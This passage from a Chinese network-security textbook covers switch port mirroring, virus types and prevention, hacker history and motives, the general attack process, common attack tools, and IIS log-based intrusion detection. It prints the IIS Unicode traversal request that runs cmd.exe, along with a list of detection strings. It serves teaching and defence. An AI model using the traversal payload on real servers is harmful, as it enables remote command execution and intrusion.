


图 1.8　网络拓扑结构

例：fa0/2 接口监控 fa0/10 接口的步骤如下。

```
Switch# configure terminal
! 进入全局配置模式
Switch(config)# monitor session 1 source interface fast Ethernet 0/10 both
! 设置被监控口
Switch(config)# monitor session 1 destination interface fast Ethernet 0/2
! 设置监控口
Switch(config)# end
Switch#wr
Switch# show monitor session 1 ! 查看当前配置
Switch(config)# no monitor session 1
! 清除当前配置
```


1.4.6　病毒保护

何为病毒？病毒就是指在计算机程序中编制或者插入的破坏计算机功能或破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。病毒的种类有以下几种。①系统病毒。感染 Windows 操作系统的.exe 和.dll 文件。②蠕虫病毒。通过网络或者系统漏洞进行传播，大部分的蠕虫病毒都有向外发送带毒邮件、阻塞网络的特性。③木马病毒。通过一段特定的程序(木马程序)来控制另一台计算机的病毒。④脚本病毒。使用脚本语言编写，通过网页进行传播的病毒。⑤宏病毒。让计算机感染传统型的病毒，删除硬盘上的文件或文档。⑥后门病毒。后门病毒就是辅助木马进一步入侵的小程序，通常会开启若干端口或服务。

对一般用户的防治方法，应首先立足于预防，堵住病毒的传染渠道。预防计算机病毒的措施主要有以下几个方面。①重要部门的计算机，尽量专机专用，与外界隔绝。②不使用来历不明，无法确定是否带有病毒的软盘、光盘。③慎用公用软件和共享软件。④坚持定期检测计算机系统。⑤坚持经常性地备份数据，以便日后恢复，这也是预防病毒破坏最有效的方法。⑥外来光盘、U 盘经检测确认无毒后再使用。⑦备有最新的病毒检测、清除软件。⑧上网用户不要随意点击好友发来的链接、可执行文件。⑨经常更新系统及软件漏洞，使用复杂口令并经常更改。

上述只是一些常用的措施，预防病毒最重要的是思想上要予以重视，充分认识到计算机病毒的危害性，对计算机机房加强管理，采取一切措施堵住病毒的传染渠道。

对计算机病毒的具体介绍和防护将放在第 3 章作详细的说明和介绍。



本章习题

一、选择题

1. 关于计算机网络安全的内容不包括(　　)。
   A. 保护网络环境里数据的保密性　　B. 保护网络环境里数据的完整性
   C. 保护网络环境里数据的可使用性　　D. 保护网络环境里数据的逻辑性

2. 保护计算机系统内软件和数据不被非法删改，是指网络安全特性中的(　　)。
   A. 保密性　　B. 完整性　　C. 可用性　　D. 不可否认性

二、思考题

1. 计算机网络安全的定义。
2. 网络安全有哪些基本要素？
3. 防火墙技术的优点与缺点。

第 2 章

黑客原理与防范措施



本章要点

通过第 1 章的学习，我们对计算机网络安全的内容有了大体认识，知道了它的重要性和各方面存在的问题，从本章开始我们对其所涉及的内容进行详细介绍，在本章中我们可以学习到以下知识内容。

- ■ 黑客的概念。
- ■ 目标系统的探测方法。
- ■ 口令破解和网络监听。
- ■ 木马病毒的相关知识。
- ■ 拒绝服务攻击。
- ■ 缓冲区溢出。

技能目标

- ■ 练习查看注册表的几处藏匿木马程序的位置。
- ■ 查看木马病毒经常加载的项目。
- ■ 模拟一次 Syn Flood 攻击过程。
- ■ 网络安全防护体系。




2.1 工作场景导入

2012 年 5 月 29 日，美国《世界日报》报道，电子邮件被黑客攻击，后果可不只是向朋友乱发电邮那样简单，竟然有黑客花长时间研究电邮内容，然后盗用朋友名义、以朋友口吻与邮箱主人交流，让邮箱主人渐渐走入一个大圈套！

做进出口贸易的柳先生(化名)的计算机被黑客植入木马，黑客盗取了柳先生的电子邮箱账号和密码，在偷偷登录柳先生邮箱，研究了柳先生的邮件内容后，发现柳先生与一位李女士生意来往密切，于是黑客注册了一个与李女士的电子邮箱用户号非常接近的邮箱，然后模仿李女士的口吻，与柳先生进行接洽。原来，柳先生家住美国，从中国广东进口家居装饰器材到美国，做这一行已经很多年，与广东的厂商李女士有很好的合作关系，两家人也十分熟悉。最近，柳先生从李女士处进口了一大笔器材，价值 20 万美元左右，按惯例，发货前付一半款项，货到后再付另一半的余款。发货前，柳先生收到了“李女士”的一封电邮，要求把货款电汇到一个新的银行账号，因为黑客所使用的电邮账号与李女士真实的账号非常接近，电邮的语气也和李女士的一样，柳先生也没有怀疑，当他看了电邮关于新银行账号的解释时，也觉得合情合理，就按要求填写了汇款单，准备将钱款汇出。通知银行前，柳先生突然想给李女士打个电话，问候一下老朋友，同时也交代一下寄支票的时间，结果，李女士表示对要求货款电汇到另一银行之事毫不知情，她也根本没有发过那些有关货品收到、情况如何之类的电邮！柳先生吓得出了一身冷汗，他表示如果自己没有打电网话给李女士就直接通知银行汇款，那几秒钟之后 10 万美元就没有了。

引导问题:

1. 什么是黑客？
2. 什么是木马？
3. 如何防止像上述案例中所遭受黑客攻击事件的发生？



2.2 黑客概述

2.2.1 黑客的由来

在日本《新黑客词典》中对黑客的定义是喜欢探索软件程序奥秘，并从中增长了其个人才干的人。他们不像绝大多数计算机使用者那样只规规矩矩地了解别人指定了解的狭小部分内容。

黑客(Hacker)是一个喜欢用智力通过创造性方法来挑战脑力极限的人，特别是他们所感兴趣的领域，例如计算机编程或电器工程。黑客最早源自英文 Hacker，这一称谓早期在美国的计算机界是带有褒义的。黑客一词，原指热心于计算机技术，水平高超的计算机专家，

尤其是程序设计人员。但在媒体报道中，黑客一词往往指那些“软件骇客”(Software Cracker)。到了今天，黑客一词已被用于泛指那些专门利用计算机网络搞破坏或恶作剧的家伙。对这群人的正确英文叫法是 Cracker，有人翻译成“骇客”。

黑客和骇客根本的区别是：黑客们建设，而骇客们破坏。也有人叫黑客为 Hacker。

黑客一词一般有以下四种意义。

(1) 一个对(某领域内的)编程语言有足够了解，可以不经长时间思考就能创造出有用的软件的人。

(2) 一个恶意(一般是非法地)试图破解或破坏某个程序、系统及网络安全的人。这个意义常常对那些符合条件(1)的黑客造成严重困扰，他们建议媒体将这群人称为“骇客”(Cracker)。有时这群人也被叫作“黑帽黑客”。像国内著名的黑客——“教主”则是一个专业的黑帽黑客，利用系统的漏洞来达到入侵和渗透的目的。“脚本小子”则指那些完全没有或仅有一点点骇客技巧，而只是按照指示或运行某种骇客程序来达到破解目的的人。

(3) 一个试图破解某系统或网络以提醒该系统所有者的系统安全漏洞。这群人往往被称作“白帽黑客”或“匿名客”(Sneaker)或“红客”。许多这样的人是计算机安全公司的雇员，并在完全合法的情况下攻击某系统。

(4) 一个通过知识或猜测而对某段程序做出(往往是好的)修改，并改变(或增强)该程序用途的人。

在世界黑客历史上著名的黑客有以下几位。

Kevin David Mitnick(凯文•米特尼克)——世界上公认的头号黑客。他是第一个被美国联邦调查局通缉的黑客。

Richard Stallman(理查德 • 马修 • 斯托曼)——传统型大黑客，Stallman 在 1971 年受聘成为美国麻省理工学院人工智能实验室程序员。

Ken Thompson(卡 • 汤普逊)和 Dennis M. Ritchie(丹尼斯 • 里奇)——贝尔实验室的计算机科学操作组程序员。两人在 1969 年发明了 UNIX 操作系统。

John Draper(约翰 • 德雷珀，以“咔嚓船长”、“Captain Crunch”闻名)——发明了用一个塑料哨子打免费电话。

Mark Abene(马克 • 阿贝尼，以“Phiber Optik”而闻名)——鼓舞了全美无数青少年“学习”美国内部电话系统是如何运作的。

Robert Morris(罗伯特 • 莫里斯)——康奈尔大学毕业生，于 1988 年不小心散布了第一只互联网蠕虫。

Kevin Poulsen(凯文 • 普尔森)——Poulsen 于 1990 年成功地控制了所有进入洛杉矶地区 KIIS-FM 电台的电话线而赢得了该电台主办的有奖听众游戏。

Vladimir Levin(范德米尔 • 列文)——这位数学家领导俄罗斯骇客组织诈骗花旗银行，使该银行向其分发 1000 万美元。

Steve Wozniak(斯蒂文 • 盖德 • 沃兹尼亚克)——苹果电脑创办人之一。

图 2.1 为 Ken Thompson(卡 • 汤普逊)和 Dennis Ritchie(丹尼斯 • 里奇)于 1999 年 4 月 27 日，在白宫从美国总统克林顿手中接过沉甸甸的全美技术勋章。



图 2.1 Ken Thompson 和 Dennis Ritchie

在中国黑客历史上著名的黑客有以下几位。

网名：Coolfire，真实姓名叫林正隆，中国台湾著名黑客，中国黑客界元老级人物。他用 Coolfire 这个名字连续写了 8 篇黑客入门文章。许多人非常熟悉这样的开头："这不是一个教学文件，只是告诉你该如何破解系统，好让你能够将自己的系统作安全的保护，如果你能够将这份文件完全看完，你就能够知道计算机骇客们是如何入侵你的计算机，我是 Coolfire，写这篇文章的目的是要让大家明白计算机安全的重要性，并不是教人 Crack Password。"

网名：Goodwell ，龚蔚，中国黑客界元老级人物。1997 年，龚蔚在境外某网站申请了一处免费空间并在国内做了镜像站点，用于黑客之间的交流，成立了第一个中文黑客站点"绿色兵团"。绿色兵团的名字，来源于他美好的梦想——"以兵团一般的纪律和规则，打造绿色和平的网络世界"。这是一个被众多黑客称作"黄埔军校"的中国最早的计算机黑客组织。如今的龚蔚甚至都已不愿轻言往事，"那是一段成长的历史"，他说自己反思过，检讨过，再无重温的激情，江湖也早无 Goodwell(网名)。

网名：Iamin，真实姓名不详，中国最早的黑客站点——黑客之家的创始人，中国黑客界元老级人物。1997 年绿色兵团站点第一万个访客，当时他的站点和绿色兵团是两个主要的安全大站。其安全站点——黑客之家也是当初最出名的站点。2001 年 5 月的一期《南方周末》上，有一篇介绍"五四黑客大战"的文章。当时因为王伟撞机事件，引起国人的反美情绪，后来适逢五四青年节，所以当时黑客开展互联网上的攻击，把白宫的网站给搞得沦陷了。当时报纸上介绍了两位参与此次黑客行动的人物其中一位就是 Iamin。

2.2.2 黑客攻击的动机

黑客的类型不同，所以他们的攻击动机也是各式各样的，但大体上也离不开以下几个方面。

- 贪心——偷窃或者敲诈。
- 恶作剧——无聊的计算机程序员。

- 名声——显露出计算机经验与才智，以便证明他们的能力或获得名气。
- 报复/宿怨——被解雇、受批评或者被降级的雇员，或者其他任何认为自己被不公平对待的人。
- 无知/好奇——失误和破坏了信息还不知道破坏了什么。
- 黑客道德——这是许多人成为黑客人物的动机。
- 仇恨——国家和民族原因。
- 间谍——政治和军事目的的谍报工作。
- 商业——商业竞争，商业间谍。

下面就黑客类型具体地说明他们不同的动机。

- 白帽黑客：白帽黑客不干坏事，他们通常是计算机安全专家，擅长渗透测试和其他技术，为保护企业信息系统安全立下汗马功劳，所谓“道高一尺，魔高一丈，白帽黑客和不怀好意的黑客将会长期共存，一直战斗下去。
- 黑帽黑客：与白帽黑客相反，他们专干坏事，黑帽黑客通常指的是那些擅自闯入别人网络或计算机系统的人，开发计算机病毒的人也属于此类黑客，黑帽黑客在技术上往往比白帽黑客更高超，他们擅长发现系统漏洞、人为错误或懒惰配置，也有能力发明一种新型攻击，人们习惯使用“Cracker”来称呼黑帽黑客，他们的动机通常都是为了钱。
- 脚本小子：脚本小子自己的技术并不好，他们下载和使用黑帽黑客发布的工具到处发起攻击，得逞后喜欢留下自己的绰号以示炫耀。
- 黑客活动家：一些黑客活动率受政治和宗教的影响展开攻击，有时是为了实施报复，有时纯粹是为了娱乐，有时只不过是骚扰一下目标。
- 国家支持的黑客：政府雇用这些人保护他们的军事目标，过去有种说法是“谁控制了海洋，谁就控制了世界”，后来演变成“谁控制了天空，谁就控制了世界”，现在变成了“谁控制了网络，谁就控制了世界”，国家支持的黑客可以不限时间、不限资金地对平民、企业和政府实施监控。
- 间谍黑客：企业聘请黑客渗入竞争对手内部，窃取商业机密，间谍黑客的目标非常明确，做好客户交代的事，拿取报酬，迅速撤退。
- 网络恐怖分子：这部分人通常是受政治和宗教信仰的驱使，企图引起民众的恐慌和骚乱，网络恐怖分子是最危险的，他们的终极目标是迅速传播带有恐吓和蛊惑人心的谣言，扰乱正常的社会秩序。

就黑客拥有的这些技能，其实可以做一些有益于他人的事情，比如：写开放源码的软件；帮助测试并修改开放源码的软件；公布有用的信息；帮助维护基础设施的运转；为黑客文化本身服务等。

图 2.2 为黑客攻击复杂度与所需入侵的知识关系图。




图 2.2　攻击复杂度与所需入侵知识关系图

2.2.3　黑客入侵攻击的一般过程

随着黑客活动的日益猖獗，信息安全问题越来越多地被各级政府和网络管理部门提到重要议事日程上来。黑客攻击网络的手段十分多样，令人防不胜防。分析和研究黑客活动的手段和采用的技术，对我们加强网络安全建议、防止网络犯罪有很好的借鉴作用。本小节将简要介绍黑客攻击网络的一般过程以及常用的网络攻击工具。

远程攻击的一般过程如下。

1)　收集被攻击方的有关信息，分析被攻击方可能存在的漏洞

黑客首先要确定攻击的目标。在获取目标机及其所在的网络类型后，还需进一步获取有关信息，如目标机的 IP 地址、操作系统类型和版本、系统管理人员的邮件地址等，根据这些信息进行分析，可得到有关被攻击方系统中可能存在的漏洞。如运行一个 Host 命令，可以获得目标网络中有关机器的 IP 地址信息，还可识别出目标机的操作系统类型。利用 Whois 查询，可了解技术管理人员的名字信息。运行一些 User Net 和 Web 查询可了解有关技术人员是否经常上 User Net 等。

收集有关技术人员的信息是很重要的。系统管理员的职责是维护站点的安全。当他们遇到问题时，有些人会迫不及待地将问题发到 User Net 上或邮件列表上寻求解答。而这些邮件中往往含有他们的组织结构、网络拓扑和所面临的问题等信息。另外，若一个系统管理员经常在安全邮件列表或论坛中讨论各种安全技术和问题，就说明他有丰富的经验和知识，对安全有深入的了解，并做好了抵御攻击的准备。反之，若一个系统管理员提出的问题是初级的，甚至没有理解某些安全概念，则说明此人经验不丰富，往往容易成为黑客们攻击的目标。

每个操作系统都有自己的一套漏洞，有些是已知的，有些则需要仔细研究才能发现。而管理员不可能不停地阅读每个平台的安全报告，因此极有可能对某个系统的安全特性掌

握得不够。

通过对上述信息的分析，就可以得到对方计算机网络可能存在的漏洞。

2)　建立模拟环境，进行模拟攻击，测试对方可能的反应

根据第一步所获得的信息，建立模拟环境，然后对模拟目标机进行一系列的攻击。通过检查被攻击方的日志，可以了解攻击过程中留下的“痕迹”。这样攻击者就知道需要删除哪些文件来销毁其入侵证据。

3)　利用适当的工具进行扫描

收集或编写适当的工具，并在对操作系统分析的基础上，对工具进行评估，判断有哪些漏洞和区域没有覆盖到。然后在尽可能短的时间内对目标进行扫描。完成扫描后，可对所获数据进行分析，发现安全漏洞，如 FTP 漏洞、NFS 输出到未授权程序中、不受限制的 X 服务器访问、不受限制的调制解调器、Sendmail 的漏洞、NIS 口令文件访问等。

4)　实施攻击

根据已知的漏洞，实施攻击。通过猜测程序可对截获的用户账号和口令进行破译；利用破译程序可对截获的系统密码文件进行破译；利用网络和系统本身的薄弱环节、安全漏洞可实施电子引诱(如安放特洛伊木马)等。黑客们或修改网页进行恶作剧，或破坏系统程序，或放病毒使系统陷入瘫痪，或窃取政治、军事、商业秘密；或进行电子邮件骚扰，或转移资金账户，窃取金钱等。

下面介绍常用的入侵工具。

1. 扫描器

在 Internet 安全领域，扫描器是最出名的破解工具。所谓扫描器，实际上是自动检测远程或本地主机安全性弱点的程序。扫描器选通 TCP/IP 端口和服务，并记录目标机的回答，以此获得关于目标机的信息。理解和分析这些信息，就可能发现破坏目标机安全性的关键因素。常用的扫描器有很多，有些可以在 Internet 上免费得到，下面做一些简要介绍。

NSS(网络安全扫描器)：是用 Perl 语言编写的，可执行 Sendmail、匿名 Ftp、NFS 出口、Tftp、Hosts、Equiv、Xhost 等常规检查。Strobe(超级优化 TCP 端口检测程序)：是一个 TCP 端口扫描器，可以记录指定机器的所有开放端口，快速识别指定机器上正在运行什么服务，提示什么服务可以被攻击。SATAN(安全管理员的网络分析工具)：用于扫描远程主机，发现漏洞。包括 FTPD 的漏洞和可写的 FTP 目录、NFS 漏洞、NIS 漏洞、RSH 漏洞、Sendmail、X 服务器漏洞等。Jakal：是一个秘密扫描器，它启动但并不完成与目标主机的 SYN/ACK 过程，因此可以扫描一个区域而不留下任何痕迹，能够避开端口扫描探测器的探测追踪。IdengTCPScan：是一个更加专业化的扫描器，能够识别指定 TCP 端口进程的使用者，即能够测出该进程的 UID。CONNECT：用于扫描 TFTP 服务器子网。FSPScan：用于扫描 FSP 服务器。XSCAN：扫描具有 X 服务器漏洞的子网或主机。SAFESuite：是快速、先进、全面的 UNIX 网络安全扫描器。可以对指定网络执行各种不同的攻击，探测网络环境中特定的安全漏洞，包括 Sendmail、TFP、NNTP、Telnet、RPC、NFS 等。

扫描器还在不断发展变化，每当发现新的漏洞，检查该漏洞的功能就会被加入已有的扫描器中。扫描器不仅是黑客用作网络攻击的工具，也是维护网络安全的重要工具。系统管理人员必须学会使用扫描器。

2. 口令入侵

所谓口令入侵，是指破解口令或屏蔽口令保护。但实际上，真正的加密口令是很难逆向破解的。黑客们常用的口令入侵工具所采用的技术是仿真对比，利用与原口令程序相同的方法，通过对比分析，用不同的加密口令去匹配原口令。

Internet 上大多数服务器运行的是 UNIX 或类 UNIX 操作系统。在 UNIX 平台上，用户登录 ID 和口令都存放在 etc/password 中。UNIX 以数据加密标准 DES 为基础，以 ID 为密钥，对口令进行加密。而加密算法 Crypt(3)是公开的。虽然加密算法分开，但目前还没有能够逆向破解其加密信息的方法。

黑客们破解口令的原理大致如下：首先将大量字表中的单词用一定规则进行变换，再用加密算法进行加密，看是否与 etc/password 文件中加密口令相匹配者：若有，则口令很可能被破解。单词变换的规则一般有：大小写交替使用；把单词正向、反向拼写后，接在一起(如 cannac)；在每个单词的开头和/或结尾加上数字 1 等。同时，在 Internet 上有许多字表可用。如果用户选择口令不恰当，口令落入了字表库，一旦黑客们获得了 etc/password 文件，基本上就等于完成了口令破解任务。

3. 特洛伊木马(Trojan Horse)

所谓特洛伊木马是指任何提供了隐藏的、不希望用户了解功能的程序。它可以以任何形式出现，可能是任何由用户或客户引入到系统中的程序。特洛伊程序提供或隐藏了一些功能，这些功能可以泄露一些系统的私有信息，或者控制该系统。

特洛伊程序表面上是无害的、有用的程序，但实际上潜伏着很大的危险。如在 Wuarchive FTP daemon(ftpd)2.2 版中发现有特洛伊程序，该特洛伊程序允许任何用户(本地的和远端的)以 Root 账户登录 UNIX。这样的特洛伊程序可以导致整个系统被侵入，因为它很难被发现，在它被发现之前，可能已经存在几个星期甚至几个月了；而且在这段时间内，具备了 Root 权限的入侵者，可以将系统按照他的需要进行修改。这样，即使这个特洛伊程序被发现了，在系统中也留下了系统管理员可能没有注意到的漏洞。

4. 网络嗅探器(Sniffer)

Sniffer 用来截获网络上传输的信息，用在以太网或其他共享传输介质的网络上。在以太网上放置 Sniffer，可使网络接口处于广播状态，从而截获网上传输的信息。利用 Sniffer 可截获口令、秘密的和专有的信息，用来攻击相邻的网络。Sniffer 的威胁还在于被攻击方无法发现，因为 Sniffer 是被动的程序，本身在网络上不留下任何痕迹。

常用的 Sniffer 有：Gobbler、ETHLOAD、Netman、Esniff.c、Linux Sniffer.c、NitWitc 等。

5. 破坏装置

常见的破坏装置有邮件炸弹和病毒。其中邮件炸弹的危害性较小，而病毒的危害性则很大。

邮件炸弹是指不停地将无用信息传送给被攻击方，填满对方的邮件信箱，使其无法接收有用信息。另外，邮件炸弹也可以导致邮件服务器的拒绝服务。



2.3　目标系统的探测方法

2.3.1　常用的网络探测方法

网络探测是指在一个网络管理系统中网管信息的收集，它是实现各种复杂的网络管理功能的基础。在网管系统的基本实现过程中，依赖于管理站来采集网络中的各种信息，并对采集到的信息进行分析和处理。

网络检测主要还是根据应用来进行，提供了相应的服务就应该有相应的检测分析系统来进行保护，对于一般的主机来说，主要有以下几种方法。

1. 基于 80 端口入侵的检测

WWW 服务大概是最常见的服务之一了，而且由于这个服务面对广大用户，服务的流量和复杂度都很高，因此针对这个服务的漏洞和入侵技巧也最多。对于 NT 来说，IIS 一直是系统管理员比较头疼的一部分，不过好在 IIS 自带的日志功能从某种程度上可以成为入侵检测的得力帮手。IIS 自带的日志文件默认存放在 System32/LogFiles 目录下，一般是按 24 小时滚动的，在 IIS 管理器中可以对它进行详细的配置。

假设一台 Web 服务器开放了 WWW 服务，你是这台服务器的系统管理员，已经小心地配置了 IIS，使用 W3C 扩展的日志格式，并记录了时间(Time)、客户端 IP(Client IP)、方法(Method)、URI 资源(URI Stem)、URI 查询(URI Query)，协议状态(Protocol Status)，我们用最近比较流行的 Unicode 漏洞来进行分析：打开 IE 窗口，在地址栏输入：127.0.0.1/scripts/..%c1% 1c../winnt/system32/cmd.exe?/c+dir，在默认的情况下，你可以看到目录列表，让我们来看看 IIS 的日志都记录了些什么，打开 Ex010318.log(Ex 代表 W3C 扩展格式，后面的一串数字代表日志的记录日期)，假如出现：07:42:58 127.0.0.1/getscripts /..\./winnt/system32\cmd.exe /c+dir，这行日志表示在格林尼治时间 07:42:58(就是北京时间 23:42:58)，有一个入侵者从 127.0.0.1 的 IP 在你的机器上利用 Unicode 漏洞(%c1%1c 被解码为“\”，实际的情况会因为 Windows 版本的不同而有略微的差别)运行了 cmd.exe，参数是“/c dir”，运行结果成功(HTTP 200 代表正确返回)。

大多数情况下，“C:\WINDOWS\system32\LogFiles\”的 IIS 日志会忠实地记录它接收到的任何请求(也有特殊的不被 IIS 记录的攻击，这个我们以后再讨论)。但是，IIS 的日志动辄数十兆(流量大的网站甚至数万兆)，人工检查几乎没有可能，唯一的选择就是使用日志分析软件，用任何语言编写一个日志分析软件(其实就是文本过滤器)都非常简单。

如果你想知道有没有人从 80 端口上试图取得你 Global.asa 文件，可以使用以下的命令：find "Global.asa" ex010318.log /i。这个命令使用的是 NT 自带的 find.exe 工具，用该命令可以轻松地从文本文件中找到你想过滤的字符串，“Global.asa”是需要查询的字符串，ex010318.log 是待过滤的文本文件，/i 代表忽略大小写。

无论是基于日志分析软件或者是 find 命令，用户都可以建立一张敏感字符串列表，包含已有的 IIS 漏洞(比如"+.htr")以及未来将要出现的漏洞可能会调用的资源(比如 Global.asa

或者 cmd.exe)，通过过滤这张不断更新的字符串表，可以尽早了解入侵者的行动。

